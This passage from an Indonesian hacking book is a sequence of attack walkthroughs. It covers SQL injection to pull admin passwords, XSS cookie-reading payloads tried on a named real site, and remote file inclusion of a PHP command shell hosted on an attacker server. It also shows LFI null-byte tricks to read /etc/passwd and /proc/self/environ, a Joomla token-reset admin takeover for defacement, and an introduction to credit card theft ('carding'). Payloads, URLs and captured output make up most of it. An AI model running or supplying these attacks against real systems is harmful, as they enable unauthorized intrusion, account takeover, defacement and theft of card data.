
Sekarang langkah terakhir adalah melihat data dari kolom yang Anda temukan. Untuk melakukan hal ini, gunakan syntax: `concat(nama_column1,0x3a,nama_column2)`

Sedangkan di bagian akhir, gunakan syntax: `command from nama_table--`

Berikut contoh sewaktu saya masukkan dalam URL.


`index.php?id=-221%20union%20all%20select%201,2,concat(user_id,0x3a,password_id),4,5,6,7%20from%20table_user--`

Kini saya berhasil menemukan password untuk admin. Walaupun dienkripsi dengan MD5, kita tetap bisa membongkarnya. Hal ini telah kita bahas pada bab Password.



Gambar 197: Hasil username dan password.

Pada dasarnya, untuk melakukan SQL Injection juga terdapat beberapa tool yang banyak beredar di internet. Salah satunya adalah program bernama Havij. Dengan program ini, selain bisa melakukan penetrasi, juga bisa digunakan untuk mengetahui password dari MD5. Serta untuk mencari halaman login.



Gambar 198: Havij.

xss | 14


Terkadang, daripada menyerang sebuah server yang lebih sulit, seorang hacker bisa saja memanfaatkan kelemahan yang ada pada sisi client. Lagi pula, aksi hacking yang satu ini agak sulit dideteksi karena bekerja dari sisi client. *Cross-Site Scripting* yang disingkat XSS, bukan CSS, karena CSS digunakan untuk istilah *Cascading Style Sheets* yang merupakan salah satu bahasa pemrograman web untuk mengendalikan beberapa komponen dalam sebuah website sehingga akan lebih terstruktur dan seragam yang dipakai untuk memformat tampilan halaman web yang dibuat dengan bahasa HTML dan XHTML.

Dengan XSS, serangan yang dilakukan dengan cara menginjeksi/memasukkan script ke dalam website melalui sebuah browser. Aksi XSS ini adalah dengan memanfaatkan metode HTTP GET/HTTP POST.

Contoh paling gampang yang menjadi target sasaran adalah buku tamu (*Guest book*). Apabila terdapat buku tamu di sebuah situs, coba Anda isi dengan:

```
<script language="javascript">window.alert('Funny, I love this site')</script>
```

Anda bebas mengganti kata-kata ‘Funny, I love this site’ dengan kata-kata Anda sendiri. Kalau keluar alert javascript di browser berarti situs tersebut bisa di XSS.



Gambar 199: XSS.

Dari tindakan di atas, kalau sudah diketahui target bisa di XSS, berarti bisa pula di-redirect ke halaman lain. Syntax-nya seperti ini:


```
<script>location.href='http://www.web-tujuan.com';</script>
```

Bahkan, dengan syntax berikut, Anda bisa mendapatkan Cookies yang berisi info berharga yang digunakan oleh server untuk proses authentikasi (*Session method*) di sisi Server.

```
<script>alert(document.cookie)</script>
```

Kita akan membicarakan mengenai cookies dalam bab tersendiri.

Perhatikan, berikut ini adalah kasus XSS sederhana yang bisa Anda coba pada situs Ziddu. Bukalah halaman berikut: <http://www.ziddu.com/login.php>.




Gambar 200: Ziddu.com.

Sekarang tambahkan sedikit perintah berikut di belakangnya:

<http://www.ziddu.com/login.php?logmsg=<h1>Nama Anda</h1>>

Perhatikan akan muncul teks sesuai dengan nama Anda yang Anda ketikkan.




Gambar 201: Tes perintah Heading.

Bahkan saat saya ganti perintah heading dengan marquee menjadi: <**marquee>Isi Text </marquee>**, ternyata teks-nya berjalan. Kini, Anda bisa mencoba menggunakan perintah untuk melihat cookies seperti yang saya jelaskan sebelumnya.

```
<script>alert(document.cookie)</script>
```

Jadinya:**[http://www.ziddu.com/login.php?logmsg=<script>alert\(document.cookie\)</script>](http://www.ziddu.com/login.php?logmsg=<script>alert(document.cookie)</script>)**

Kini saya bisa melihat cookies-nya yang muncul seperti gambar di bawah ini.



Gambar 202: Melihat cookies.

Untuk selanjutnya, bisa Anda eksplorasi sendiri.

PHP Injection | 15

Sebenarnya, bagian ini berhubungan pula dengan bab Script Kiddies, sebab mau tidak mau Anda dituntut untuk memahami pemrograman web PHP. PHP Injection merupakan salah satu aksi hacking yang memanfaatkan kesalahan Scripting PHP yang mengizinkan aplikasi untuk meng-include dan mengeksekusi suatu file/page (script) baik secara lokal maupun remote.

Sebuah script PHP sederhana untuk melihat isi direktori dengan perintah 'ls -al'.

```
// begin of cmd.txt
<?passthru($_GET[cmd]);?>
// end of cmd.txt
```

Contohnya:

<http://www.situs-target.com/index.php?file=apa-aja.html> atau

<http://www.situs-target.com/main.php?page=halaman-apa-aja.html>

dan bisa pula halaman sejenis lainnya. Intinya adalah bagaimana Anda bisa mengeksekusi file Anda.

Misalnya, kita ganti menjadi:

[http://www.situs-target.com/index.php?file=http://hacker.com/file.txt?cmd=\[kode-eksekusi\]](http://www.situs-target.com/index.php?file=http://hacker.com/file.txt?cmd=[kode-eksekusi])

Di sini saya menemukan situs target

http://www.target.com/forum.php?mosConfig_absolute_path=

Selanjutnya kita memerlukan bantuan script PHP yang harus Anda upload pada sebuah hosting. Sebab, Anda akan banyak berurusan dengan kegiatan upload file. Anda bisa menggunakan hosting gratisan maupun yang berbayar. Untuk yang gratis, perhatikan apakah Anda diizinkan menggunakan PHP pada hosting tersebut atau tidak. Kalau untuk hosting berbayar, pemakaian PHP tentunya sudah include. Anda bisa mendaftar domain dan hosting di <http://www.punyasitus.com>.

Langkah berikutnya adalah memasukkan script inject yang telah kita tanam dalam hosting kita. Jadinya seperti di bawah ini.

http://www.target.com/forum.php?mosConfig_absolute_path=situs-anda.com/cmd.txt&cmd=ls -al

Apabila berhasil, akan keluar tampilan seperti dalam gambar di bawah ini.

```
17859085 drwxr-xr-x 14 bedista bedista 4096 Mar 19 13:12 .
17859073 drwxr-xr-x 23 bedista bedista 4096 Mar 20 15:11 ..
17859086 drwxr-xr-x 2 bedista bedista 4096 Mar 19 13:12 CVS
17859087 drwxr-xr-x 3 bedista bedista 4096 Mar 19 13:12 admin
17859089 drwxr-xr-x 5 bedista bedista 4096 Mar 20 15:11 attach_mod
51462277 -rw-r--r-- 1 bedista bedista 4381 Mar 19 13:12 attach_rules.php
17859093 drwxr-xr-x 4 bedista bedista 4096 Mar 20 15:11 cache
51462278 -rw-r--r-- 1 bedista bedista 7059 Mar 19 13:12 common.php
51462279 -rw-r--r-- 1 bedista bedista 633 Mar 19 13:12 config.php
17859095 drwxr-xr-x 4 bedista bedista 4096 Mar 20 15:11 db
17859097 drwxr-xr-x 4 bedista bedista 4096 Mar 20 15:11 docs
51462280 -rw-r--r-- 1 bedista bedista 12307 Mar 19 13:12 download.php
51462281 -rw-r--r-- 1 bedista bedista 1058 Mar 19 13:12 extension.inc
51462282 -rw-r--r-- 1 bedista bedista 3745 Mar 19 13:12 faq.php
17859099 drwxr-xr-x 4 bedista bedista 4096 Mar 19 11:22 files
```

Gambar 203: PHP Injection.

Hasil eksekusi akan berbeda untuk setiap perintah yang Anda gunakan. Misalnya:

id Untuk melihat id user kita

pwd Menampilkan direktori aktif

Berikut adalah beberapa command lainnya yang bermanfaat:

cd namadirectory = Melihat suatu directory

ls -al = Melihat suatu directory lebih dalam lagi

fined	= Mengecek directory
cat	= Membaca suatu berkas
wget	= Meng-upload suatu Files
tar -zxvf	= Meng-extract suatu files yang berbentuk tgz
pwd	= Mengetahui di directory mana kita berada
uname -a	= Keberadaan path berada
w	= Mengetahui siapa saja yang telah menggunakan Shell.

Ada banyak script PHP yang bisa digunakan, salah satunya seperti di bawah ini.

```
<span style="font-family: verdana; font-size: xx-large;"><strong>CMD</strong> - System  
Command  
  
</span><span style="font-family: Verdana; font-size: xx-small;">  
  
<hr>  
<pre><span style="font-family: Verdana; font-size: xx-small;">  
< ?  
// CMD - To Execute Command on File Injection Bug ( gif - jpg - txt )  
if (isset($chdir)) @chdir($chdir);  
ob_start();  
system("$cmd 1> /tmp/cmdtemp 2>&1; cat /tmp/cmdtemp; rm /tmp/cmdtemp");  
$output = ob_get_contents();  
ob_end_clean();  
if (!empty($output)) echo str_replace(">", ">", str_replace("< ", "<",  
$output));  
?>  
</span></pre>  
<hr>  
</span>
```

LFI & RFI | 16

LFI (Local File Inclusion) adalah sebuah lubang pada sebuah website sehingga memungkinkan seseorang bisa mengakses semua file di dalam server dengan hanya melalui URL. Sedangkan RFI (Remote File Inclusion) adalah sebuah lubang dimana sebuah situs mengizinkan seseorang meng-*include*-kan file dari luar server.

Hal tersebut bisa terjadi karena adanya fungsi berikut dalam sebuah script:

```
include();  
include_once();  
require();  
require_once();
```

Aksi LFI maupun RFI tersebut bisa terjadi dengan syarat pada konfigurasi PHP di server adalah:

```
allow_url_include = on  
allow_url_fopen = on  
magic_quotes_gpc = off
```

Contohnya, apabila sebuah file index.php pada isi kodennya terdapat seperti ini:

```
include "../$_GET[textfile]";  
?>
```

Misal: \$textfile=text.php

Pada URL akan terlihat seperti ini:

<http://www.situs-target.com/index.php?text=text.php>

Script tersebut akan menampilkan halaman text.php.

Dengan adanya hal tersebut, seseorang bisa saja melakukan LFI karena variable `textfield` di `include` begitu saja tanpa menggunakan filter. Misalnya, untuk mengakses file `passwd` yang ada pada server, seseorang bisa mencoba memasukan seperti ini `../../../../../../../../etc/passwd`

Jumlah `..../` tergantung dari kedalaman folder tempat file `index.php` tersebut berada. Sehingga isi file `passwd` akan ditampilkan di browser. Untuk lebih memahaminya, bisa Anda lihat pada contoh kasus bagian berikutnya dalam bab ini.

Apabila sewaktu melakukan aksi di atas terdapat error seperti di bawah ini:

```
Warning: main(..../...../...../...../etc/passwd.php) [function.main]:  
failed to open stream:  
No such file or directory in /their/web/root/index.php on line 2
```

Perhatikan pada `passwd` ternyata ditambah dengan extensi `".php"`, berarti code yang digunakan untuk `include` adalah seperti ini:

```
include($_GET[imagefile] . ".php");  
?>
```

Untuk dapat mengelabui script tersebut, kita menggunakan **%00** (dengan syarat *magic_quotes_gpc = off*). Kode **%00** ini disebut *null injection* yang berfungsi untuk menghilangkan karakter apapun setelah `passwd`.

Jadi, di belakang `/etc/passwd` kita tambahkan **%00** seperti:

<http://www.situs-target.com/index.php?textfield=../../../../../../../../etc/passwd%00>


Setelah kita menemukan bug LFI pada situs target, sekarang kita coba cari bug RFI dengan menambahkan link file remote (dari luar website) pada variable `textfield`. Misalnya:

<http://www.situs-target.com/index.php?textfield=http://www.situs-anda.com/script.txt>

File `script.txt` bisa Anda isi, misalnya: "hacked by nama-anda".

Jika ternyata di browser menampilkan kalimat tersebut, berarti situs tersebut bisa atau boleh dibilang memiliki bug sehingga bisa Anda lakukan aksi RFI.

Baiklah, sekarang saya berikan sebuah contoh aplikasi dari penjelasan di atas. Pertama-tama, saya akan mencari situs yang mengandung halaman:
index.php/page.php= dan saya memperoleh target:
<http://www.situs-target.com/index.php?page=roms>



Gambar 204: Target LFI.

Hapus teks apapun di belakang page, sehingga menjadi: /index.php?page=
<http://www.situs-target.com/index.php?page=../>

Apabila muncul pesan error seperti di bawah ini, kemungkinan besar situs tersebut bisa dilakukan LFI.

```
Warning: include(..) [function.include]: failed to open stream: No such
file or directory in /home/nama-web/public_html/situs-target.com/view.php
on line 100
```

Berikut tampilan error dari situs yang saya coba lakukan serangan LFI.

```
Warning: include('subpages/../php') [function.include]: failed to open stream: No such file or directory in /home/asylum/public_html/index.php on line 416  
Warning: include() [function.include]: Failed opening 'subpages/../php' for inclusion (include_path= '/usr/lib/php:/usr/local/lib/php') in /home/asylum/public_html/index.php on line 416
```

Gambar 205: Error website.

Sekarang kita coba lihat lebih dalam dengan mengakses file /etc/passwd.

Ganti ..// menjadi ..//etc/passwd

<http://www.situs-target.com/index.php?page=..//etc/passwd>

```
Warning: include('subpages/../etc/passwd.txt') [function.include]: failed to open stream: No such file or directory in /home/asylum/public_html/index.php on line 417  
Warning: include() [function.include]: Failed opening 'subpages/../etc/passwd.txt' for inclusion (include_path= '/usr/lib/php:/usr/local/lib/php') in /home/asylum/public_html/index.php on line 417
```

Gambar 206: Kode error untuk LFI.

Perhatikan gambar di atas, kini kita tahu bahwa file passwd menggunakan ekstensi txt. Jadi, kita akan menggunakan *null sessions*.

Sehingga perintahnya menjadi:

<http://www.situs-target.com/index.php?page=..//etc/passwd%00>

Apabila pesan error yang muncul masih sama seperti sebelumnya, berarti kita perlu mencoba menambahkan beberapa directory (..//). Sampai pesan error hilang dan kita berhasil menampilkan isi dari file /etc/passwd. Sehingga menjadi:

<http://www.situs-target.com/index.php?page=..//..//etc/passwd%00>

<http://www.situs-target.com/index.php?page=..//..//etc/passwd%00>

dan seterusnya.

Berikut tampilan file passwd yang berhasil saya temukan.

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:Daemon:/sbin:/bin/bash
lp:x:4:7:Printing daemon:/var/spool/lpd:/bin/bash
news:x:9:13:News system:/etc/news:/bin/bash
uucp:x:10:14:Unix-to-Unix CoPy system:/etc/uucp:/bin/bash
games:x:12:100:Games account:/var/games:/bin/bash
man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash
at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash
postgres:x:26:2:Postgres database admin:/var/lib/pgsql:/bin/bash
mdom:x:28:28:Mailing list agent:/usr/lib/majordomo:/bin/bash
wwwrun:x:30:65534:WWW daemon apache:/var/lib/wwwrun:/bin/bash
squid:x:31:65534:WWW proxy squid:/var/squid:/bin/bash
fax:x:33:14:Facsimile agent:/var/spool/fax:/bin/bash
gnats:x:34:65534:Gnats GNU backtracking system:/usr/lib/gnats:/bin/bash
adabas:x:36:100:Adabas-D database admin:/usr/lib/adabas:/bin/bash
amanda:x:37:6:Amanda admin:/var/lib/amanda:/bin/bash
irc:x:39:65534:IRC daemon:/usr/lib/ircd:/bin/bash
ftp:x:40:2:FTP account:/usr/local/ftp:/bin/bash
firewall:x:41:31:Firewall account:/var/lib/firewall:/bin/false
named:x:44:44:Nameserver daemon:/var/named:/bin/bash
fnet:x:49:14:FidoNet account:/var/spool/fnet:/bin/bash
gdm:x:50:15:Gnome Display Manager daemon:/var/lib/gdm:/bin/bash
postfix:x:51:51:Postfix daemon:/var/spool/postfix:/bin/false
cyrus:x:96:12:IMAP daemon:/usr/cyrus:/bin/bash
oracle:x:59:54:Oracle database admin:/opt/oracle:/bin/bash
mysql:x:60:2:MySQL database admin:/var/lib/mysql:/bin/false
dpbox:x:61:56:DpBox account:/var/spool/dpbox:/bin/false
ingres:x:62:3:Ingres database admin:/opt/tngfw/ingres:/bin/bash
zope:x:64:2:Zope daemon:/var/lib/zope:/bin/false
vscan:x:65:65534:Vscan account:/var/spool/vscan:/bin/false
wnn:x:66:100:Wnn system account:/var/lib/wnn:/bin/false
pop:x:67:100:POP admin:/var/lib/pop:/bin/false
perforce:x:68:60:Perfoce admin:/var/lib/perforce:/bin/false
sapdb:x:69:61:SAPDB demo account:/var/opt/sapdb:/bin/bash
db4web:x:70:100:DB4Web account:/opt/db4web:/bin/bash
nobody:x:65534:65534:nobody:/var/lib/nobody:/bin/bash
```

Gambar 207: File passwd.

Selamat, Anda sudah berhasil melakukan aksi LFI.

Jika diinginkan, Anda bisa meneruskan aksi Anda dengan mencoba memeriksa apakah *proc/self/environ* dapat diakses. Perlu Anda ketahui, tidak semua target bisa di-exploitasi *proc/self/environ*-nya.

Anda bisa melakukan hal ini dengan mengganti perintah *etc/passwd* dengan *proc/self/environ%00*. Sehingga menjadi:

<http://www.situs-target.com/index.php?page=../../../../proc/self/environ%00>

Apabila `proc/self/environ` bisa diakses, target akan membaca user agent client. Tampilannya seperti berikut atau sedikit berbeda tergantung target yang Anda temukan:

```
DOCUMENT_ROOT=/home/sirgod/public_html GATEWAY_INTERFACE=CGI/1.1 HTTP_
ACCEPT=text/html,
application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/
gif, image/x-xbitmap, */*;q=0.1
HTTP_COOKIE=PHPSESSID=134cc7261b341231b9594844ac2ad7ac HTTP_HOST=www.situs-
target.com
HTTP_REFERER=http://www.situs-target.com/index.php?view=.../.../.../...
etc/passwd HTTP_USER_AGENT=Opera/9.80
(Windows NT 5.1; U; en) Presto/2.2.15 Version/10.00 PATH=/bin:/usr/bin
QUERY_STRING=view=.%2F..%2F..%2F..%2Fproc%2Fself%2Fenviron
REDIRECT_STATUS=200 REMOTE_ADDR=6x.1xx.4x.1xx REMOTE_PORT=35665 REQUEST_
METHOD=GET REQUEST_URI=/index.php?view=.%2F..%2F..%2F..%2Fproc%2
Fself%2Fenviron SCRIPT_FILENAME=/home/sirgod/public_html/index.php SCRIPT_
NAME=/index.php
SERVER_ADDR=1xx.1xx.1xx.6x SERVER_ADMIN=webmaster@situs-target.com
SERVER_NAME=www.situs-target.com SERVER_PORT=80 SERVER_PROTOCOL=HTTP/1.0
SERVER_SIGNATURE=
Apache/1.3.37 (Unix) mod_ssl/2.2.11 OpenSSL/0.9.8i DAV/2 mod_auth_
passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 Server at http://
www.situs-target.com Port 80
```

Deface | 17

Deface adalah kegiatan hacking yang mengubah tampilan sebuah website. Sedangkan cara yang digunakan bisa bermacam-macam seperti SQL Injection, mencari password, dan cara lainnya. Saya tidak akan menjelaskan bagian ini terlalu panjang.

Rasanya kurang afdol jika tidak saya beri contoh, sementara di sisi lain sepertinya buku ini sudah terlalu tebal. Namun, ya sudahlah, walaupun buku ini tebal, buku ini tetap sakti.

Contoh yang saya berikan di sini adalah situs yang dibuat menggunakan Joomla. Ikuti langkah berikut:

1. Carilah parameter berikut pada situs yang menggunakan Joomla.
http://www.situs-target.com/index.php?option=com_user&task=register

2. Ganti parameternya menjadi:

http://www.situs-target.com/index.php?option=com_user&view=reset&layout=confirm

tampilan berikutnya akan menampilkan Token seperti gambar berikut ini:

Confirm your account.
An e-mail has been sent to your e-mail address. The e-mail contains a verification token, please paste the token in the field below to prove that you are the owner of this account.

Token:

Submit

Gambar: 208 Memasukkan token.

3. Masukkan tanda kutip tunggal ('') lalu klik **Submit**. Hal ini akan menyebabkan token menjadi error.
4. Apabila bug-nya belum di-patch, akan muncul form untuk memasukkan password baru. Sekarang Anda bisa mengganti username dan password administrator untuk melakukan login.

Reset your Password
To complete the password reset process, please enter a new password.

Password:

Verify Password:

Submit

Gambar 209: Reset password.

5. Berikut adalah pesan apabila proses reset selesai dilakukan.

Your password has been reset.

Login
To access the private area of this site, please log in.

Username

Password

Remember Me

Login

Gambar 210: Password berhasil di-reset.

6. Untuk mengetahui kalau password yang Anda buat sudah berhasil dipasang, Anda bisa mencoba login di halaman administrator <http://www.situs-target.com/administrator/>.



Gambar 211: Login administrator Joomla.


7. Sekarang saya sudah berhasil masuk ke halaman admin. Selanjutnya Anda bisa mengganti halaman index atau membuat sebuah file HTML baru sebagai aksi deface.



Gambar 212: Menu Administrator Joomla.


Pada dasarnya, ada banyak hal yang bisa Anda lakukan setelah berhasil masuk sebagai admin. Tidak hanya melakukan deface. Namun, di sini kita hanya akan melakukan deface saja.

Sebagai contoh, saya hanya mengedit sedikit halaman depannya.



Gambar 213: Membuat artikel.

Berikut hasil deface yang berhasil saya buat.



Gambar 214: Halaman depan yang di-deface.

Perlu saya tegaskan di sini, kalau Anda men-deface website orang lain hanya untuk belajar, jangan pernah mengganti halaman index. Pesan yang kita sampaikan tujuannya untuk memberitahu jika website tersebut memiliki celah keamanan.

Carding | 18

Carding adalah istilah yang digunakan dalam kegiatan berupa pencurian nomor kartu kredit. Sama seperti aksi deface, sebenarnya banyak cara yang bisa ditempuh untuk melakukan aksi yang satu ini. Mulai dari SQL Injection dan sebagainya.

Cara paling gampang dan sederhana untuk mendapatkan nomor kartu kredit adalah dengan mencari file Order.Log. File tersebut merupakan hasil pencatatan proses pembelian pada website *online shopping*. Misalnya, sewaktu seseorang melakukan belanja online dengan memasukkan data kartu kreditnya, data tersebut direkam dalam file order.log. Perlu Anda ketahui, nama file order.log sudah umum digunakan untuk menyimpan catatan order pembelian.

